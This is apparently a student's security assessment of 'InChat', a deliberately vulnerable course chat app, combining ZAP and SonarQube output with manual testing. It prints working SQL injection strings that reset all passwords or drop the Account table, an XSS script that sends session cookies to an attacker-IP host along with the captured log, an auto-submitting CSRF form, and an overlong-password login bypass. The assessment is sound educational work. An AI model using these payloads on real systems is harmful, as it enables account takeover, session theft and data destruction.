
RISK LOW

Absence of Anti-CSRF Tokens

Cross-site Request Forgery (CSRF) is an attack that makes a user execute malicious code on the page the user is currently authenticated. An attacker might post a link in a comment section, where the victim then clicks this link. If the current webpage doesn't include CSRF Tokens, a 3rd party website is able to execute commands as the victim on the current page.
(Cross Site Request Forgery (CSRF) | OWASP Foundation, 2021)




Absence of Anti-CSRF Tokens	
URL:	http://localhost:8080/login
Risk:	Low
Confidence:	Medium



```
HTTP/1.1 200 OK
Date: Thu, 07 Oct 2021 21:16:16 GMT
Content-Type: text/html;charset=utf-8
Set-Cookie: session=e5063554-f4cf-4f9a-bdea-5f605002bdb9
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Length: 2503
Server: Jetty(9.4.9.v20180320)
```

Application Error Disclosure (ATTACK mode)


This page contains an error/warning message that may disclose sensitive information like the location of the file that produced the unhandled exception. This information can be used to launch further attacks against the web application.
(Application Error Disclosure | OWASP ZAP Alerts, 2021)



Application Error Disclosure	
URL:	http://localhost:8080/subscribe/undefined?version=undefined
Risk:	Low
Confidence:	Medium
Parameter:	
Attack:	
Evidence:	HTTP/1.1 500 Server Error


Cookie No HttpOnly Flag

HttpOnly Flag is a flag that can be set when generating a session cookie. This would help mitigate the risk of client side script accessing the protected cookie, given that the browser supports this option. As a result, even though a XSS vulnerability would exist on a site, and a victim unluckily clicks a link that exploits this flaw, the browser will not reveal the cookie.
(HttpOnly - Set-Cookie HTTP response header | OWASP, 2021)



Cookie No HttpOnly Flag	
URL:	http://localhost:8080
Risk:	Low
Confidence:	Medium

Cookie without SameSite Attribute
If a cookie is set without SameSite Attribute, the current session cookie will be sent along to 3rd party sites, and that site is in turn using the cookie to authenticate when executing a command to the original site. The attribute is an effective countermeasure to prevent CSRF.
(SameSite cookies - HTTP | Mozilla, 2021)




Cookie without SameSite Attribute

URL:	http://localhost:8080
Risk:	Low
Confidence:	Medium


Timestamp Disclosure - Unix
A timestamp was disclosed by the application/web server.

If the server timestamp is used e.g. as a salt to hash specific sensitive information (authentication code, password, anti-CSRF token) the attacker can retrieve it from the server and synchronize the local attacking code to minimize the number of brute force attempts required to reproduce the result of the application hashing algorithm.
(Timestamp Disclosure - Unix | ScanRepeat, 2021)
(Timestamp Disclosure | OWASP ZAP Alerts, 2021)



Timestamp Disclosure - Unix

URL:	http://localhost:8080/channel/ny
Risk:	Low
Confidence:	Low




```
<p>2021-10-07 23:08 (CEST) test has joined!</p>
</div>
<script src="/script.js"></script>
<script>subscribe("ed5bbe85-2f71-41f7-aeed-b4c814c5534e","25662912-b547-43e7-9de4-fd756a87c2df");</script>
<form class="entry" action="/channel/ny" method="post">
```

25662912, which evaluates to: 1970-10-25 01:35:12

X-Content-Type-Options Header Missing
If this header is missing, an attacker is able to sniff the MIME type.


MIME type sniffing is a standard functionality in browsers to find an appropriate way to render data where the HTTP headers sent by the server are either inconclusive or missing. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the intended content type.

This essentially means that an attacker, by manipulating the content, would be able to inject code in for example an image file and make the victim execute it by viewing the image (Missing Content-Type Header | Netsparker, 2021)



X-Content-Type-Options Header Missing

URL:	http://localhost:8080
Risk:	Low
Confidence:	Medium
Parameter:	X-Content-Type-Options




```
HTTP/1.1 200 OK
Date: Thu, 07 Oct 2021 20:53:05 GMT
Content-Type: text/html;charset=utf-8
Set-Cookie: session=15e944b5-c4bd-43b4-8bf8-cdce4501f4c1
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Length: 765
Server: Jetty(9.4.9.v20180320)
```

RISK INFORMATIONAL

Charset Mismatch (Header Versus Meta Content-Type Charset)


This check identifies responses where the HTTP Content-Type header declares a charset different from the charset defined by the body of the HTML. When there's a charset mismatch between the HTTP header and content body web browsers can be forced into an undesirable content-sniffing mode to determine the content's correct character set.

When this mismatch between the browser and server occurs, it could potentially open possibilities of an attacker to inject code. Since the same string might have very different meanings depending on which decoding procedure is applied to it, the encoded string might result in very different outcomes.
(Charset Mismatch | OWASP ZAP Alerts, 2021)
(Zalewski, 2021)



Charset Mismatch (Header Versus Meta Content-Type Charset)

URL:	http://localhost:8080/channel
Risk:	Informational
Confidence:	Low




```
Cache-Control: must-revalidate,no-cache,no-st
Content-Type: text/html;charset=iso-8859-1
Content-Length: 323
```

```
<meta http-equiv="Content-Type" content="text/html;charset=utf-8"/>
```

Loosely Scoped Cookie


The domain scope applied to a cookie determines which domains can access it. For example a cookie can be scoped strictly to a subdomain e.g. www.google.com, or loosely scoped to a parent domain e.g. google.com. In the latter case, any subdomain of google.com can access the cookie.
(Loosely Scoped Cookie | ScanRepeat, 2021)



Loosely Scoped Cookie

URL:	http://localhost:8080
Risk:	Informational
Confidence:	Low

SonarQube



To benefit from more of SonarQube's features, set up analysis in your favorite CI.

QUALITY GATE STATUS

Passed

All conditions passed.

MEASURES

New Code | Overall Code

58 Bugs — Reliability E

0 Vulnerabilities — Security A


36 Security Hotspots — 0.0% Reviewed — Security Review E

1d 7h Debt — 159 Code Smells — Maintainability A

0.0% Coverage on 1.1k Lines to cover — 1 Unit Tests

0.0% Duplications on 1.9k Lines — 0 Duplicated Blocks

Security Hotspots



36 Security Hotspots to review

Review priority: HIGH


SQL Injection	34
Cross-Site Scripting (XSS)	1

Review priority: LOW

Insecure Configuration	1


The SQL Injections are all identical but since SQL syntax is used in a lot of places in the code, SonarQube will make a notion of every code snippet that creates a risk.

SQL Injection
--Make sure using a dynamically formatted SQL query is safe here.
Formatted SQL queries can be difficult to maintain, debug and can increase the risk of SQL injection when concatenating untrusted values into the query.


src/main/java/inf226/inchat/AccountStorage.java


```
        String sql =
           "INSERT INTO Account VALUES('" + stored.identity + "','"
                                          + stored.version  + "','"
                                          + account.user.identity + "','"
                                          + account.password + "')";
        connection.createStatement().executeUpdate(sql);

        // Write the list of channels
        final Maybe.Builder<SQLException> exception = Maybe.builder();
        final Mutable<Integer> ordinal = new Mutable<Integer>(0);
        account.channels.forEach(element -> {
```

Cross-Site Scripting (XSS)
--Make sure creating this cookie without the "HttpOnly" flag is safe.
When a cookie is configured with the HttpOnly attribute set to true, the browser guarantees that no client-side script will be able to read it.



```
                // We set the session cookie to keep the user logged in:
                response.addCookie(new Cookie("session",session.identity.toString()));
```

Insecure Configuration
--Make sure creating this cookie without the "secure" flag is safe here.
When a cookie is protected with the secure attribute set to true it will not be sent by the browser over an unencrypted HTTP request and thus cannot be observed by an unauthorized person during a man-in-the-middle attack.




```
                // We set the session cookie to keep the user logged in:
                response.addCookie(new Cookie("session",session.identity.toString()));
```


Vulnerabilities


According to SonarQube, there were no vulnerabilities.

Bugs

Bugs in the code include code where there could be a memory leak, which potentially can terminate the application, and code which might not be properly written.


Use try-with-resources or close this "Statement" in a "finally" clause.


Remove this call to "equals"; comparisons between unrelated types always return false.


Add an end condition to this loop.

Manual inspection

Inspection of pom.xml


A Project Object Model or POM is the fundamental unit of work in Maven. It includes among other things, project dependencies and plugins.
(Maven – Introduction to the POM, 2021)


- Old version of Jetty is being used (9.4.9.v2018<u>0320</u>)
- Old version of junit (5.4.2)
- Old version of sqlite driver (2019-06-24: sqlite-jdbc-3.28.0)
- Old version of Maven-surefire-plugin (2.22.1)

When the pom.xml file contains old versions of dependencies and plugins, there might exist CVE's. CVE, short for Common Vulnerabilities and Exposures, is a list of publicly disclosed computer security flaws (What is a CVE? | RedHat, 2021)

Database/SQL

Opening the database created (production.db), we can see that username, passwords, messages and channel names are stored in plain text.
While manually exploring the application, I was able to successfully inject SQL statements into different user input forms



testUser ''); UPDATE Account SET password="1234"; --


'); UPDATE Account SET password

The database is not password protected


Authentication/Credentials

- No checks on username and password (length or characters)
- User can register **<u>without</u>** username <u>and</u> password


```
User registration.
Registering user: "" with password ""
```

It seems that it is the first user that registered with no username and password who has access.
However, this does not matter since everyone has access to this user.


- If the password is wrong, but is greater than 1000 characters, we bypass the password check...Because of logical conjunction mistake (inchat.java c:94)



```
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 1037
Origin: https://localhost:8080

username=admin&password=
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
HTTP/1.1 200 OK
Date: Fri, 15 Oct 2021 15:50:14 GMT
Content-Type: text/html;charset=utf-8
Set-Cookie: session=dfa8cec8-4a25-482c-849e-d6e01fe8fed8

<!DOCTYPE html>
<html lang="en-GB">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0, user-scalable=yes">
<style type="text/css">code{white-space: pre;}</style>
<link rel="stylesheet" href="/style.css">
<title>inChat: admin</title>
</head>
<body>
<h1 class="topic"><a style="color: black;" href="/">inChat: admin</a></h1>
<div class="actionbar">
<a class="action" href="/create">Create a channel!</a>
<a class="action" href="/joinChannel">Join a channel!</a>
<a class="action" href="/logout">Logout</a>
```

- User doesn't have to retype their password, although there is a input form for this purpose



```
POST http://localhost:8080/ HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
rv:93.0) Gecko/20100101 Firefox/93.0

username=test&password=test&password_repeat=&
register=Register
```

```
HTTP/1.1 200 OK
Date: Fri, 15 Oct 2021 15:52:27 GMT
Content-Type: text/html;charset=utf-8
Set-Cookie: session=60893a75-d342-4f9e-ac4d-c

<!DOCTYPE html>
<html lang="en-GB">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-w
<style type="text/css">code{white-space: pre;
<link rel="stylesheet" href="/style.css">
<title>inChat: test</title>
```

Miscellaneous

- Able to create channel without specifying a name

Analysis

OWASP Zed Attack Proxy (ZAP)

All of the alerts found by ZAP are in some way security relevant, although some alerts have not been successfully manually exploited, and others can not be reckoned to be an actual vulnerability because of our testing environment. An example of the latter is the alert "Loosely Scoped Cookie". Because ZAP is run on localhost, this alert is a false positive.
Some of the alerts that were marked as "RISK LOW", should probably be ranked higher (No HttpOnly Flag, No SameSite Attribute and NO CSRF-Token).

The alerts that have been successfully proved by manually exploiting are:


- XSS (Cookie No HttpOnly Flag)
  - No HttpOnly Flag
- SQL Injection (Cookie without SameSite Attribute)
- CSRF
  - No SameSite Attribute and No Anti-CSRF Tokens
- Path Traversal

These alerts and their results will now be analyzed and discussed in regards to the threat model.
Finally, alerts that could be false positive or for some other reason are not as critical as the aforementioned, would be briefly discussed.

XSS

XSS has been found to be a vulnerability when a user inputs data into username, channel name and messages. The severity of this vulnerability is critical, in the sense that an attacker could leak a session token of another user, and use this token to act like that particular user. This would mean that the requirement that InChat assures that no attacker can pretend to be another then themself, does not hold anymore. The requirement of confidentiality and integrity is thus also violated.

No HttpOnly Flag



```
HTTP/1.1 200 OK
Date: Thu, 07 Oct 2021 20:53:05 GMT
Content-Type: text/html;charset=utf-8
Set-Cookie: session=15e944b5-c4bd-43b4-8bf8-cdce4501f4c1
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Length: 765
Server: Jetty(9.4.9.v20180320)
```

The yellow field doesn't include HttpOnly, which means the attacker is able to retrieve the session cookie via client side script.


Example

The attacker could start a simple python server in the terminal and write the following code into a message:

```
<script>
new Image().src="http://{attacker's ip}/bogus.php?output="+document.cookie;
</script>
```

The script will request a file (bogus.php) on the attacker's IP address, and include the session cookie.

Once another user visits this channel, following message is received on the attacker's terminal:



```
ubuntu@ubuntu:~/Desktop/INF226/Oblig2/inf226-2021-inchat$ python -m http.server 1333
Serving HTTP on 0.0.0.0 port 1333 (http://0.0.0.0:1333/) ...
192.168.223.129 - - [14/Oct/2021 23:00:17] code 404, message File not found
192.168.223.129 - - [14/Oct/2021 23:00:17] "GET /bogus.php?output=session=c2429528-a6f4-4568-b508-a10e97f0fc82;%20s
ession=c2429528-a6f4-4568-b508-a10e97f0fc82;%20XSRF-TOKEN=1la3o6ogv13ph598kp0ianuqoj;%20session=c2429528-a6f4-4568-
b508-a10e97f0fc82 HTTP/1.1" 404 -
```

This means the attacker now receives everyone's session cookie, and can therefore hijack their session (copy the session cookie into the attacker's browser, and act on behalf of the victim). (Singh, 2021)


SQL Injection

OWASP ZAP recognized SQL Injection as a vulnerability, but was unable to successfully inject any SQL queries. By manually exploring the source code, I was able to correctly craft SQL injections that worked.
InChat is designed in such a way that it is solely dependent on a database to function as expected. If an attacker is able to read or modify data in the database, InChat is failing multiple security requirements.
My findings suggest that an attacker is able to change passwords with a simple SQL injection into a message (*'); UPDATE Account SET password="4444";* --). This means that the requirement of integrity is violated. The threat model also includes a requirement of prevention of privilege escalation, which also is violated in the sense that the attacker can change the admin's password.
Further on I was able to delete an entire table from the database (*'); DROP TABLE Account;* --). This would mean that the requirement of availability is violated.
Until now I have not been able to output data from the database, but if this is the case, then the requirement to keep the user's data confidential is violated.


CSRF

With a custom made html file, an attacker can exploit this vulnerability by posting a message with a link to their web page containing this file. The attacker might have named the link "WOW, check this out!" to entice whoever might see the link to click it. When a victim clicks the link, they execute a malicious code that the attacker has crafted. If the web page has a "reset password" functionality, but doesn't require the old password, the attacker might craft the malicious file in a way that when the victim clicks the link, the victim has essentially changed their password without even knowing it.

<u>No</u> SameSite Attribute and <u>No</u> Anti-CSRF Tokens
The following figure shows a session cookie and its meta-data:



```
▼ session: "39523db8-58cc-41a4-84c2-97f8239309c7"
    Created: "Fri, 15 Oct 2021 14:14:04 GMT"
    Domain: "localhost"
    Expires / Max-Age: "Session"
    HostOnly: true
    HttpOnly: false
    Last Accessed: "Fri, 15 Oct 2021 18:13:56 GMT"
    Path: "/"
    SameSite: "None"
    Secure: false
    Size: 43
```



```
HTTP/1.1 200 OK
Date: Thu, 07 Oct 2021 20:53:05 GMT
Content-Type: text/html;charset=utf-8
Set-Cookie: session=15e944b5-c4bd-43b4-8bf8-cdce4501f4c1
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Length: 2951
Server: Jetty(9.4.9.v20180320)
```

SameSite is set to None (figure on the left). This means that if the user visits any 3rd party website, this cookie is sent along.
The figure on the right shows a HTTP Response without any CSRF-Token. Without a CSRF-Token, the attacker is able to construct a working HTTP request.


Example
Since InChat doesn't have this functionality, this cannot be demoed. One could also show an example of posting a message using the same recipe.

```
<html>
  <body>
    <form name="exploit" action="InChat/resetPassword" method="GET">
        <input type="hidden" name="username" value="PWN">
        <input type="hidden" name="password" value="uhavebeenpwned">
    </form>
  <script>
      document.exploit.submit();
  </script>
  </body>
</html>
```

Ergo, both requirements of preventing "Spoofing" and "Escalation of privilege" are violated.

Path Traversal

A user that is not a member of a channel can, if they know the UUID of the channel, secretly peek into the channel and see events and messages posted by members:


localhost:8080/subscribe/a0
localhost:8080/subscribe/a0069825-53f3-4162-a5c0-6bd5287c9a6c?version=a0069825-53f3-4162-a5c0-6bd5287c9a6c


f8d8808d-1639-4b54-8c87-505322d0a601

2021-10-15 15:20 (CEST) Bob has joined!

Bob
Hello, Alice!

2021-10-15 15:20 (CEST) Alice has joined!

Alice
Hi, Bob!




Alice
Is this a private channel?

Bob
Yes, indeed! No one but us can see these messages :)

One can argue if this is a critical vulnerability. There could be $5.3 * 10^{36}$ (5.3 undecillion) possible version-4 variant-1 UUIDs(Universally unique identifier - Wikipedia, 2021) which would make a brute force practically impossible.
The only logical way to obtain a working UUID would be to extract it from the database, or maybe perform some kind of social engineering (XSS). But then the attacker would maybe already have succeeded to obtain other credentials.
Anyways, this vulnerability breaks the requirement of confidentiality.

Application Error Disclosure

ZAP produced the alert based on a 500 Server Error response. Further investigation resulted in that an attacker might actually exploit this vulnerability, in that they can see how the source code is organized. Further on is the Jetty version displayed at the bottom of the page:


Error 404 Not Found

localhost:8080/subscribe/?version=%

HTTP ERROR 404

Problem accessing /subscribe/. Reason:

```
    Not Found
```

Caused by:

```
org.eclipse.jetty.http.BadMessageException: 400: Unable to parse URI query
	at org.eclipse.jetty.server.Request.getParameters(Request.java:407)
